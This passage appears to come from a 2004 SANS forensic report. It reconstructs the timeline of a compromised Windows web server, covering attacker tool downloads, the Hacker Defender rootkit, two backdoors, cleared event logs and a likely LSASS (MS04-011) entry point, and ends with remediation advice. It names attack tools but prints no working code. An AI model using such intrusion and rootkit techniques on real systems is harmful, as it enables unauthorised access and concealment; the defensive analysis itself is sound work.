Wed May 26 2004 20:30:48	209168	..c -/-rwxrwxrwx	0	0	2247-128-4 C:\WINNT\system32\srwwiz.dll
	209168	..c -/-rwxrwxrwx	0	0	2247-128-4 C:\WINNT\system32\srwwiz.dll (deleted-realloc)
Wed May 26 2004 22:15:46	4772	m.c -/-rwxrwxrwx	0	0	10536-128-3 C:\WINNT\system32\drivers\help/1.csv
Wed May 26 2004 22:19:50	173840	..c -/-rwxrwxrwx	0	0	5168-128-3 C:\WINNT\system32\netplwiz.dll
Wed May 26 2004 22:31:40	30208	..c -/-rwxrwxrwx	0	0	7138-128-3 C:\Program Files\Outlook Express\wabfind.dll
Wed May 26 2004 22:50:19	56	m.c d/drwxrwxrwx	0	0	10443-144-5 C:\Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\CPINWPUZ
	1070	m.c -/-rwxrwxrwx	0	0	10537-128-4 C:\Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\CPINWPUZ\123[1]
Wed May 26 2004 22:50:19					Recent used files of TsInternetUser 123[1]
Wed May 26 2004 22:51:13	1070	m.c -/-rwxrwxrwx	0	0	10538-128-4 C:\Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\89UZ49EV\123[1].exe
	56	m.c d/drwxrwxrwx	0	0	10246-144-5 C:\Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\89UZ49EV
Wed May 26 2004 22:51:13					The recent used files of TsInternetUser 123[1].exe
Wed May 26 2004 22:51:20					TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123
Wed May 26 2004 22:51:38					TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123.exe
Wed May 26 2004 22:51:38					TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123.exe
Wed May 26 2004 22:51:38					TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123
Wed May 26 2004 22:51:45	38400	m. -/-rwxrwxrwx	0	0	10540-128-3 C:\WINNT\system32\msserver.exe
Wed May 26 2004 22:53					Recent used files of TsInternetUser C:\WINNT\system32\msserver.exe
Wed May 26 2004 22:53:27					The registry of TsInternetUser
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\exe					C:\WINNT\system32\msserver.exe
Wed May 26 2004 22:53:27	38400	..c -/-rwxrwxrwx	0	0	10540-128-3 C:\WINNT\system32\msserver.exe
	501	mac -/-rwxrwxrwx	0	0	10541-128-1 C:\Documents and Settings\TsInternetUser\Recent\msserver.Ink
Wed May 26 2004 23:16:57					Recent used files of TsInternetUser iis[1].exedd
Wed May 26 2004 22:53:28					TsInternetUser@file:///C:/WINNT/system32/msserver.exe
Wed May 26 2004 22:53:30					TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
Wed May 26 2004 22:54:09	1343	m.c -/-rwxrwxrwx	0	0	9913-128-4 C:\Documents and Settings\TsInternetUser\?????h/???/DI/(???.Ink
Wed May 26 2004 22:54:59					The registry of TsInternetUser
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\ini					C:\WINNT\system32\msserver.ini
Wed May 26 2004 22:54:59	501	mac -/-rwxrwxrwx	0	0	10542-128-1 C:\Documents and Settings\TsInternetUser\Recent\msserver (2).Ink
	1072	m.c -/-rwxrwxrwx	0	0	10539-128-3 C:\WINNT\system32\msserver.ini
Wed May 26 2004 22:55:00					TsInternetUser@file:///C:/WINNT/system32/msserver.ini
Wed May 26 2004 22:57:59					The registry of system HKLM\System\CurrentControlSet\Services\msserver was written
Wed May 26 2004 22:58:01					The registry of system HKLM\System\CurrentControlSet\Services\msserverdrv was written
Wed May 26 2004 22:58:01	3342	m.c -/-wx-wx-wx	0	0	10543-128-4 C:\WINNT\system32\msserverdrv.sys
Wed May 26 2004 23:16:56	56	m.c d/drwxrwxrwx	0	0	10439-144-5 C:\Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\8HYZWL23
Wed May 26 2004 23:16:57	38778	m.c -/-rwxrwxrwx	0	0	10525-128-4 C:\Documents and Settings\TsInternetUser\Local Settings\Temporary Internet Files\Content.IE5\8HYZWL23\iis[1].exedd
Wed May 26 2004 23:16:58					TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/iis.exedd
Wed May 26 2004 23:17:08					TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/iis.exedd
Wed May 26 2004 23:21:01					The registry of TsInternetUser
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\asp					C:\inetpub\wwwroot\tw\image\iis.asp
Wed May 26 2004 23:23:31	600	m.c d/dr-xr-xr-x	0	0	10297-144-1 C:\RECYCLER
	65	m.c -/-r-xr-xr-x	0	0	10547-128-1 C:\RECYCLER\S-1-5-21-1801674531-179605362-725345543-1000\desktop.ini
	248	m.c d/dr-xr-xr-x	0	0	10546-144-1 C:\RECYCLER\S-1-5-21-1801674531-179605362-725345543-1000
Wed May 26 2004 23:24:32					The registry of TsInternetUser
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\txt					C:\inetpub\wwwroot\tw\image\1.txt
Wed May 26 2004 23:24:34					TsInternetUser@file:///C:/inetpub/wwwroot/tw/image/1.txt
Wed May 26 2004 23:26:03	256	m.c d/drwxrwxrwx	0	0	10401-144-1 C:\inetpub\wwwroot\tw\image
Wed May 26 2004 23:27:20	56	m.c d/drwxrwxrwx	0	0	10225-144-6 C:\inetpub\wwwroot\tw
Wed May 26 2004 23:36:13					The registry of TsInternetUser
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU\vbs					C:\stopftp.vbs
Wed May 26 2004 23:36:01	56	m.c d/drwxrwxrwx	0	0	4179-144-7 C:\inetpub\AdminScripts
Wed May 26 2004 23:36:26					TsInternetUser@file:///C:/stopftp.vbx

Some unauthorized files were created from May 26, 2004 17:02 to May 26, 2004 23:36. By observing the Internet history files, I found that most of those files were also downloaded from 140.DDD.EEE.FFF through the Internet Explorer. Besides, the file “C:\WINNT\system32\msserverdrv.sys” was created on May 26, 2004 at 22:58, which points out the “Hacker Defender” was installed at that time.

Table 2-54 Date:2004/5/26

7.6 Date: 2004/5/27

Thu May 27 2004 02:20:10	The registry of TsInternetUser
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU*	C:\WINNT\system32\drivers\help\2.csv
Thu May 27 2004 02:20:10	4006 m.c -/-rwxrwxrwx 0 0 10510-128-3 C:\WINNT\system32\drivers\help\2.csv

The above table shows that “C:\WINNT\system32\drivers\help2.csv” was created by the “dsc.exe” on May 27, 2004 at 02:20. Since, the “dsc.exe” is a scan tool, “DSScan,” it also implies that the hacker(s) just finished a scan job at that time.

Table 2-55 Date:2004/5/27

7.7 Date: 2004/5/28

Fri May 28 2004 16:59	TsInternetUser changed the password		
Fri May 28 2004 17:00:37	464 ..c d/dr-xr-xr-x 0	0	9877-144-1 C:\Documents and Settings/TsInternetUser/Local Settings/Application Data
	48 m.c drwxrwxrwx 0	0	10516 <diskc20040626.img-1-dead-10516> C:\Documents and Settings/TsInternetUser/Local Settings/Temp/1
	56 ..c d/dr-xr-xr-x 0	0	9856-144-6 C:\Documents and Settings/TsInternetUser/Local Settings
Fri May 28 2004 17:00:40	48 mac drwxrwxrwx 0	0	10551 <diskc20040626.img-New-dead-10551>
	27568 ..c -rwxrwxrwx 0	0	10544 <diskc20040626.img-PSCRIPT.HLP-dead-10544>
	792644 ..c -rwxrwxrwx 0	0	10549 <diskc20040626.img-PSCRIPT.NTF-dead-10549>
	455168 ..c -rwxrwxrwx 0	0	10550 <diskc20040626.img-PSCRIPT5.DLL-dead-10550>
Fri May 28 2004 17:00:43	533504 ..c -/rwxrwxrwx 0	0	7346-128-3 C:\WINNT\system32/shdoclc.dll
Fri May 28 2004 17:00:47	456 m.c -/r-xr-xr-x 0	0	10270-128-1 C:\Documents and Settings/TsInternetUser/Application Data/Microsoft/Protect/S-1-5-21-1801674531-179605362-725345543-1000/8323de9d-1669-46ba-b82e-2425e9211297
Fri May 28 2004 17:00:51	672 ..c d/drwxrwxrwx 0	0	9861-144-1 C:\Documents and Settings/TsInternetUser/Local Settings/Temporary Internet Files/Content.IE5
	32768 m.c -/rwxrwxrwx 0	0	10177-128-4 C:\Documents and Settings/TsInternetUser/Cookies/index.dat
	56 ..c d/drwxrwxrwx 0	0	9875-144-5 C:\Documents and Settings/TsInternetUser/Local Settings/History/History.IE5
	56 ..c d/drwxrwxrwx 0	0	9887-144-5 C:\Documents and Settings/TsInternetUser/Cookies
	32768 m.c -/rwxrwxrwx 0	0	10172-128-4 C:\Documents and Settings/TsInternetUser/Local Settings/History/History.IE5/index.dat
	49152 m.c -/rwxrwxrwx 0	0	10166-128-4 C:\Documents and Settings/TsInternetUser/Local Settings/Temporary Internet Files/Content.IE5/index.dat
	256 ..c d/drwxrwxrwx 0	0	9858-144-1 C:\Documents and Settings/TsInternetUser/Local Settings/Temporary Internet Files
	256 ..c d/drwxrwxrwx 0	0	9873-144-1 C:\Documents and Settings/TsInternetUser/Local Settings/History
.....			
Fri May 28 2004 23:15:54	The security event log the event logs were cleared by Administrator		

According to the user information gathered from the TsInternetUser, as shown in Table 2-5, we know that the hacker(s) changed the password on May 28, 2004 at 16:59. Later, the hacker(s) logged on the web server by using the Administrator account and cleared the event logs on May 28, 2004 at 23:15:54.

Table 2-56 Date:2004/5/28

7.8 Date: 2004/6/8

Tue Jun 08 2004 08:21:17	The security event log Administrator logon		
Tue Jun 08 2004 08:45:31	0 ma. -/rwxrwxrwx 0	0	2012-128-1 C:\WINNT\system32\drivers\help\123.exe
Tue Jun 08 2004 08:45:59	56 .a. d/drwxrwxrwx 0	0	1079-144-7 C:\Program Files/Internet Explorer
	7440 .a. -/rwxrwxrwx 0	0	5053-128-3 C:\WINNT\system32/c_is2022.dll
	91136 .a. -/rwxrwxrwx 0	0	7301-128-3 C:\WINNT\system32\advpack.dll
	533504 .a. -/rwxrwxrwx 0	0	7346-128-3 C:\WINNT\system32/shdoclc.dll
Tue Jun 08 2004 08:46:00	148752 .a. -/rwxrwxrwx 0	0	1497-128-4 C:\WINNT\system32\msls31.dll
	113 .a. -/r-xr-xr-x 0	0	2422-128-1 C:\Documents and Settings/Administrator/Local Settings/History/desktop.ini
Tue Jun 08 2004 08:54:45	68608 .a. -/rwxrwxrwx 0	0	7342-128-3 C:\WINNT\system32\plugin.ocx
	67 mac -/r-xr-xr-x 0	0	2034-128-1 C:\Documents and Settings/Administrator/Local Settings/Temporary Internet Files/Content.IE5/8FYHO78R/desktop.ini
	360 ma. d/drwxrwxrwx 0	0	7165-144-1 C:\Documents and Settings/Administrator/Local Settings/Temporary Internet Files/Content.IE5
Tue Jun 08 2004 08:54:49	56 .a. d/drwxrwxrwx 0	0	7187-144-6 C:\temp
Tue Jun 08 2004 08:55:20	40960 .a. -/rwxrwxrwx 0	0	10320-128-3 C:\WINNT\system32\drivers\help\mdtm2.exe
Tue Jun 08 2004 08:55:30	152 ma. d/drwxrwxrwx 0	0	1562-144-1 C:\Documents and Settings/Administrator/Local Settings/History/History.IE5/MSHist012004060820040609
	32768 .a. -/rwxrwxrwx 0	0	1580-128-3 C:\Documents and Settings/Administrator/Local Settings/History/History.IE5/MSHist012004060820040609/index.dat
	56 ma. d/drwxrwxrwx 0	0	7177-144-5 C:\Documents and Settings/Administrator/Local Settings/History/History.IE5
	38400 m.. -/rwxrwxrwx 0	0	2044-128-3 C:\WINNT\system32\drivers\help\234.exe
	561210 .a. -/rwxrwxrwx 0	0	7158-128-3 C:\Program Files/Common Files/Microsoft Shared/Web Folders/MSOENSEXT.DLL
	16144 .a. -/rwxrwxrwx 0	0	1106-128-4 C:\WINNT\system32\linkinfo.dll
Tue Jun 08 2004 08:55:32	Administrator@Host:140.DDD.EEE.FFF		
Tue Jun 08 2004 08:55:32	Visited: Administrator@file:///C:/WINNT/system32/drivers/help/234.exe		
Tue Jun 08 2004 08:55:34	119 .a. -/rwxrwxrwx 0	0	2191-128-1 C:\Documents and Settings/Administrator/Favorites/MSN.com.url
	197 .a. -/rwxrwxrwx 0	0	7181-128-1 C:\Documents and Settings/Administrator/Favorites/?????.url
	121 .a. -/rwxrwxrwx 0	0	7180-128-1 C:\Documents and Settings/Administrator/Favorites/MSN.url
	119 .a. -/rwxrwxrwx 0	0	2191-128-1 C:\WINNT\system32\SET2C3.tmp (deleted-realloc)
	119 .a. -/rwxrwxrwx 0	0	2191-128-1 C:\WINNT\system32\shim.dll (deleted-realloc)
	197 .a. -/rwxrwxrwx 0	0	7182-128-1 C:\Documents and Settings/Administrator/Favorites/Web ???.url
Tue Jun 08 2004 08:55:35	2762 .a. -/rwxrwxrwx 0	0	7436-128-3 C:\WINNT\inf\iereset.inf
Tue Jun 08 2004 08:55:47	473 m.c -/rwxrwxrwx 0	0	2048-128-1 C:\Documents and Settings/Administrator/Recent/234.exe.lnk
Tue Jun 08 2004 08:55	Recent used files of Administrator 234.exe.lnk(C:\Documents and Settings\Administrator/_\234.exe)		
Tue Jun 08 2004 08:55:48	Administrator@file:///C:/Documents%20and%20Settings/Administrators/_/234.exe		
Tue Jun 08 2004 08:55:50	Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe		
Tue Jun 08 2004 08:55:54	48 m.c d/drwxrwxrwx 0	0	7058-144-1 C:\Documents and Settings/Administrator/Lb

```

Tue Jun 08 2004 09:07:26 2795520 .a. -/rwxrwxrwx 0 0 7766-128-3 C:\WINNT\system32\MSHTML.DLL
91136 .a. -/rwxrwxrwx 0 0 5784-128-3 C:\Program Files\Internet Explorer\IEXPLORE.EXE
91136 .a. -/rwxrwxrwx 0 0 5784-128-3 C:\WINNT\system32\dlcache\ieakeng.dll (deleted-realloc)
67 .a. -/r-xr-xr-x 0 0 420-128-1 C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\desktop.ini
Tue Jun 08 2004 09:07:27 292352 .c -/rwxrwxrwx 0 0 7321-128-3 C:\WINNT\system32\inetcp.cpl
106496 .c -/rwxrwxrwx 0 0 7355-128-3 C:\WINNT\system32\url.dll
2795520 .c -/rwxrwxrwx 0 0 7766-128-3 C:\WINNT\system32\MSHTML.DLL
1339904 .c -/rwxrwxrwx 0 0 7651-128-3 C:\WINNT\system32\SHDOCVV.DLL
Tue Jun 08 2004 09:07:42 152 m.c d/drwxrwxrwx 0 0 2022-144-1 C:\Documents and Settings\Administrator\Local Settings\Temporary Internet
Files\Content.IE5\8FYHO78R
Tue Jun 08 2004 09:07:43 32768 m.. -/rwxrwxrwx 0 0 1580-128-3 C:\Documents and Settings\Administrator\Local
Settings\History\History.IE5\MSHist012004060820040609\index.dat
16896 m.. -/rwxrwxrwx 0 0 2302-128-3 C:\WINNT\system32\drivers\help\gooltel.exe
48 .a. d/drwxrwxrwx 0 0 4770-144-1 C:\Program Files\Internet Explorer\PLUGINS
Tue Jun 08 2004 09:07:48 150528 .c -/---x--x-x 0 0 2995-128-3 C:\varldr.exe
163840 .c -/---x--x-x 0 0 2996-128-3 C:\Varcsetup.exe
Tue Jun 08 2004 09:07:50 216848 .c -/rwxrwxrwx 0 0 1526-128-3 C:\WINNT\system32\mstask.dll (deleted-realloc)
1227264 .c -/rwxrwxrwx 0 0 9882-128-3 C:\WINNT\system32\quartz.dll
258048 .c -/rwxrwxrwx 0 0 7359-128-3 C:\WINNT\system32\webcheck.dll
87552 .c -/rwxrwxrwx 0 0 7341-128-3 C:\WINNT\system32\occache.dll
216848 .c -/rwxrwxrwx 0 0 1526-128-3 C:\WINNT\system32\mstask.dll
Tue Jun 08 2004 09:07:52 5392 .c -/rwxrwxrwx 0 0 3757-128-4 C:\WINNT\delttsul.exe
50960 .c -/rwxrwxrwx 0 0 3151-128-4 C:\WINNT\notepad.exe
306688 .c -/rwxrwxrwx 0 0 4997-128-3 C:\WINNT\lsUninst.exe
59392 .c -/rwxrwxrwx 0 0 7598-128-3 C:\WINNT\ie.exe
33792 .c -/rwxrwxrwx 0 0 7774-128-3 C:\WINNT\ieuninst.exe
Tue Jun 08 2004 09:07:54 73488 .c -/rwxrwxrwx 0 0 1899-128-3 C:\WINNT\regedit.exe
443664 .c -/rwxrwxrwx 0 0 7631-128-3 C:\WINNT\system32\CRYPTUI.DLL
118834 .c -/rwxrwxrwx 0 0 4668-128-3 C:\Program Files\Common Files\Microsoft Shared\Stationery\w%?.htm (deleted-realloc)
17168 .c -/rwxrwxrwx 0 0 130-128-4 C:\WINNT\system32\acsetup.exe
26384 .c -/rwxrwxrwx 0 0 138-128-4 C:\WINNT\system32\actmovie.exe
158992 .c -/rwxrwxrwx 0 0 710-128-4 C:\WINNT\system32\faxcover.exe
19728 .c -/rwxrwxrwx 0 0 214-128-4 C:\WINNT\system32\arp.exe
12498 .c -/rwxrwxrwx 0 0 203-128-4 C:\WINNT\system32\append.exe
118834 .c -/rwxrwxrwx 0 0 4668-128-3 C:\WINNT\system32\wscript.exe
64512 .c -/rwxrwxrwx 0 0 1482-128-3 C:\WINNT\system32\msiexec.exe
Tue Jun 08 2004 09:08:00 5376 .c -/rwxrwxrwx 0 0 10325-128-3 C:\WINNT\system32\drivers\help\fsc.exe
16384 .c -/rwxrwxrwx 0 0 10315-128-3 C:\WINNT\system32\drivers\help\pw4.exe
23040 .c -/rwxrwxrwx 0 0 10318-128-3 C:\WINNT\system32\drivers\help\dsc.exe
40960 .c -/rwxrwxrwx 0 0 10320-128-3 C:\WINNT\system32\drivers\help\mdtm2.exe
19456 .c -/rwxrwxrwx 0 0 10323-128-3 C:\WINNT\system32\drivers\help\ms.exe
40960 .c -/rwxrwxrwx 0 0 10328-128-3 C:\WINNT\system32\drivers\help\getos.exe
Tue Jun 08 2004 09:08 Recent used files of Administrator help.lnk (C:\WINNT\system32\drivers\help)
Tue Jun 08 2004 09:08 Recent used files of Administrator goottel.exe.lnk (C:\WINNT\system32\drivers\help\gooltel.exe)
Tue Jun 08 2004 09:08:02 The registry of Administrator ComDlg32\LastVisitedMRU IEXPLORE.EXE c:\WINNT\system32\drivers\help
Tue Jun 08 2004 09:08:02 The registry of Administrator ComDlg32\OpenSaveMRU* C:\WINNT\system32\drivers\help\gooltel.exe
Tue Jun 08 2004 09:08:02 The registry of Administrator goottel.exe goottel.exe.lnk
Tue Jun 08 2004 09:08:02 The registry of Administrator Explorer\RecentDocs help.2 help.lnk
Tue Jun 08 2004 09:08:02 152 .a. d/drwxrwxrwx 0 0 2022-144-1 C:\Documents and Settings\Administrator\Local Settings\Temporary Internet
Files\Content.IE5\8FYHO78R
56 m.c d/d--x--x-x 0 0 7068-144-10 C:\Documents and Settings\Administrator\Recent
509 m.c -/rwxrwxrwx 0 0 2132-128-1 C:\Documents and Settings\Administrator\Recent\gooltel.exe.lnk
480 m.c -/rwxrwxrwx 0 0 2092-128-1 C:\Documents and Settings\Administrator\Recent\help.lnk
56 m.c d/drwxrwxrwx 0 0 10217-144-6 C:\WINNT\system32\drivers\help
480 m.c -/rwxrwxrwx 0 0 2092-128-1 C:\WINNT\system32\scserv.dll (deleted-realloc)
509 m.c -/rwxrwxrwx 0 0 2132-128-1 C:\WINNT\system32\sens.dll (deleted-realloc)
Tue Jun 08 2004 09:08:03 32768 .c -/rwxrwxrwx 0 0 1580-128-3 C:\Documents and Settings\Administrator\Local
Settings\History\History.IE5\MSHist012004060820040609\index.dat
152 .c d/drwxrwxrwx 0 0 1562-144-1 C:\Documents and Settings\Administrator\Local
Settings\History\History.IE5\MSHist012004060820040609
Tue Jun 08 2004 09:08:04 Visited: Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/gooltel.exe
Tue Jun 08 2004 09:08:04 Visited: Administrator@file:///C:/WINNT/system32/drivers/help/gooltel.exe
Tue Jun 08 2004 09:11:26 400 .a. d/drwxrwxrwx 0 0 8190-144-5 C:\Program Files\Microsoft SQL Server\80\Tools\Binn
Tue Jun 08 2004 09:14:30 The security event log Administrator logout

```

On June 8, 2004 at 8:21, the hacker(s) logged on the system by using the Administrator account. The “C:\WINNT\system32\drivers\help\mdtm2.exe”, a Serv-U FTPD remote overflow exploit code, which might have been executed to scan usual upload FTP account on June 8, 2004 at 8:55:20. Besides, some unauthorized files were copied to “C:\WINNT\system32\drivers\help” on June 8, 2004 at 09:08. Moreover, according to the Internet history, we realized that the “C:\WINNT\system32\drivers\help\234.exe” and the “C:\WINNT\system32\drivers\help\gooltel.exe” were downloaded from 140.DDD.EEE.FFF and might have been executed then. Finally, the hacker(s) logged out on June 8, 2004 at 9:14.

Table 2-57 Date:2004/6/8

8. Recover Deleted Files

To perform the file recovery, I think the “autopsy” is a good tool. Using the “autopsy”, I can browse the content of deleted files easily. If I want to recover a deleted file, the only thing I need to do is to click “Export”, as shown in Figure 2-21.




Figure 2-21 A screenshot of the “autopsy”

However, after I browsing the forensic image of the Web Server, I found most of the deleted files were temporary files and old Web pages. No other interesting files were discovered.

9. Conclusions

Based on the analysis I have carried out, I can give the Web Server administrator a positive answer that this system was compromised and two backdoors and a root kit were found in the Web Server. One of the backdoors was called the “WinEggDrop Shell”, and was injected into a running process and open a 1023 port to wait for the hacker(s) to log on. The other backdoor was an ASP backdoor, which was used to remotely browse and execute programs on the Web Server by using the Internet Explorer. The root kit found from the Web Server was called the “Hacker Defender,” and it was used to hide processes, services and files to protect the hacker’s programs. Besides, by using the API hook technology, it provided a command line shell through port 80.

From the previous analysis, I, so far, have not found a definite evidence to prove how the hacker(s) broke into the Web Server at the first time. Reviewing the hacker’s tools, I noticed the “dsc.exe” and the “ms.exe” were used to remotely detect and attack LSASS vulnerability related in the MS04-

011 bulletin. Although, the KB835732 hotfix had already been used to fix this problem, some administrators still forgot to update their systems. We can verify this by observing the version number of the "C:\WINNT\system32\lsass.exe." If the system is patched, the version number of the "C:\WINNT\system32\lsass.exe" should be "5.0.2195.6902." However, I found that of the Web Server was "5.0.2195.6695." That means the Web Server was vulnerable and the hacker(s) might have gained control of the Web Server by this way.

Although, I did not find sufficient facts in this forensic examination to point out where the hacker(s) had initiated his attacks, different data I have collected still indicated that most of the hacker's programs were download from 140.DDD.EEE.FFF. Besides, the administrator can still check on the firewall logs as reference with some important time points that I mentioned in section 7, which can help him/her to find out the source IP address of the attacks.

Finally, I would like to give the administrator the following pieces of advice:

1. Format and re-install the Web Server.
2. Reload web pages from known good media.
2. Change all passwords used on the Web Server.
3. Update Windows to up-to-date version.
4. Perform integrity check on the system.
5. Harden firewall rules.

© SANS Institute 2004. Author retains full rights.

Appendix 1-A: MACtime information of the forensic image

Sat Feb 03 2001 19:44:16	36864 m..	-/-rwxrwxrwx	0	0	5	/CamShell.dll (_AMSHLL.DLL) (deleted)
	36864 m..	-rwxrwxrwx	0	0	5	<v1_5.gz-_AMSHLL.DLL-dead-5>
Thu Apr 22 2004 16:31:06	33423 m..	-/-rwxrwxrwx	0	0	17	/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
	32256 m..	-/-rwxrwxrwx	0	0	13	/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
Fri Apr 23 2004 10:53:56	727 m..	-/-rwxrwxrwx	0	0	28	/_ndex.htm (deleted)
	727 m..	-rwxrwxrwx	0	0	28	<v1_5.gz-_ndex.htm-dead-28>
Fri Apr 23 2004 11:54:32	215895 m..	-/-rwxrwxrwx	0	0	23	/Remote_Access_Policy.doc (REMOTE~1.DOC)
Fri Apr 23 2004 11:55:26	307935 m..	-/-rwxrwxrwx	0	0	20	/Password_Policy.doc (PASSWO~1.DOC)
Fri Apr 23 2004 14:10:50	22528 m..	-/-rwxrwxrwx	0	0	27	/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Fri Apr 23 2004 14:11:10	42496 m..	-/-rwxrwxrwx	0	0	9	/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Sun Apr 25 2004 00:00:00	0 a..	-/-rwxrwxrwx	0	0	3	/RJL (Volume Label Entry)
Sun Apr 25 2004 10:53:40	0 m.c	-/-rwxrwxrwx	0	0	3	/RJL (Volume Label Entry)
Mon Apr 26 2004 00:00:00	727 a..	-rwxrwxrwx	0	0	28	<v1_5.gz-_ndex.htm-dead-28>
	727 a..	-/-rwxrwxrwx	0	0	28	/_ndex.htm (deleted)
	307935 a..	-/-rwxrwxrwx	0	0	20	/Password_Policy.doc (PASSWO~1.DOC)
	215895 a..	-/-rwxrwxrwx	0	0	23	/Remote_Access_Policy.doc (REMOTE~1.DOC)
	36864 a..	-rwxrwxrwx	0	0	5	<v1_5.gz-_AMSHLL.DLL-dead-5>
	22528 a..	-/-rwxrwxrwx	0	0	27	/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
	42496 a..	-/-rwxrwxrwx	0	0	9	/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
	36864 a..	-/-rwxrwxrwx	0	0	5	/CamShell.dll (_AMSHLL.DLL) (deleted)
	32256 a..	-/-rwxrwxrwx	0	0	13	/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
	33423 a..	-/-rwxrwxrwx	0	0	17	/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
Mon Apr 26 2004 09:46:18	36864 ..c	-rwxrwxrwx	0	0	5	<v1_5.gz-_AMSHLL.DLL-dead-5>
	36864 ..c	-/-rwxrwxrwx	0	0	5	/CamShell.dll (_AMSHLL.DLL) (deleted)
Mon Apr 26 2004 09:46:20	42496 ..c	-/-rwxrwxrwx	0	0	9	/Information_Sensitivity_Policy.doc (INFORM~1.DOC)
Mon Apr 26 2004 09:46:22	32256 ..c	-/-rwxrwxrwx	0	0	13	/Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
Mon Apr 26 2004 09:46:24	33423 ..c	-/-rwxrwxrwx	0	0	17	/Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
Mon Apr 26 2004 09:46:26	307935 ..c	-/-rwxrwxrwx	0	0	20	/Password_Policy.doc (PASSWO~1.DOC)
Mon Apr 26 2004 09:46:36	215895 ..c	-/-rwxrwxrwx	0	0	23	/Remote_Access_Policy.doc (REMOTE~1.DOC)
Mon Apr 26 2004 09:46:44	22528 ..c	-/-rwxrwxrwx	0	0	27	/Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
Mon Apr 26 2004 09:47:36	727 ..c	-rwxrwxrwx	0	0	28	<v1_5.gz-_ndex.htm-dead-28>
	727 ..c	-/-rwxrwxrwx	0	0	28	/_ndex.htm (deleted)

© SANS Institute 2004, Author retains full rights.

Appendix 1-B: Results of strings (CamShell.dll)

```
0 <HTML>
8 <HEAD>
10 <meta http-equiv=Content-Type content="text/html; charset=ISO-8859-1">
59 <TITLE>Ballard</TITLE>
71 </HEAD>
7a <BODY bgcolor="#EDED" >
96 <center>
a0 <OBJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
de codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,0,0"
13f WIDTH="800" HEIGHT="600" id="ballard" ALIGN="">
171 <PARAM NAME=movie VALUE="ballard.swf"> <PARAM NAME=quality VALUE=high> <PARAM NAME=bgcolor
VALUE=#CCCCC> <EMBED src="ballard.swf" quality=high bgcolor=#CCCCC WIDTH="800" HEIGHT="600"
